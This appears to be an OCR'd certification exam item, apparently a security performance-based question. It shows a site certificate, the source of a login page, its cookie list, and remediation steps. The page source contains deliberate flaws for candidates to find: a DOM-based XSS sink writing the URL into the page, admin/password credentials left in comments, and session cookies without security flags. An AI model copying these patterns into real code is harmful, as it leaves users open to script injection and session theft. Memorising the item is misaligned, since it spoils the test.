
This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org


Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018


Secure System


https://comptia.org/login.aspx#viewsource

```
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value=">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
<!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```


Secure System


https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1…	7			
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1…	48			
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c…	.comptia.o...	/	2018-04-1…	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7…	.comptia.o...	/	2019-10-1…	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13			


Secure System

https://comptia.org/login.aspx#remediatesource


```
1 □ <html>
2 □ <head>
3 □ <title>Secure Login </title>
4 □ </head>
5 □ <body>
6 □ <meta
7 □ content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8 □ bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 □ d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2=="name="csrt-token"/>
10 □ <select><script>
11 □ document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 □ </script></select>
13 □ <div align="center">
14 □ <form action="<c:url value='main.do'/>"method="post">
15 □ <div style="margin-top:200px;margin-bottom:10px;">
16 □ <span style="width:500px:color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 □ </div>
18 □ <div style="margin-bottom:5px;">
19 □ <span style="width:100px;">Name</span>
20 □ <input style="width:150px;"type="text" name="name" id="name" value=">
21 □ <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 □ </div>
23 □ <div><span style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value=">
24 □ <!--div><scan style="width:100px:">Password: </span><input style="width:150px:" type="password" name="Password" id="password" value="password" -->
```


Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/…	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□ delete
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1…	59	□	□	□ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1…	32	□	□	□ delete
__utmc	36104370	.comptia.o...	/	Session	14	□	□	□ delete
__utmt	1	.comptia.o...	/	2017-10-1…	7	□	□	□ delete
__utmv	36104370.|2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1…	48	□	□	□ delete
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c…	.comptia.o...	/	2018-04-1…	99	□	□	□ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7…	.comptia.o...	/	2019-10-1…	99	□	□	□ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1…	13	□	□	□ delete

Select and Place:



Certificate Information

This certificate is intended for the following purpose(s):
- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

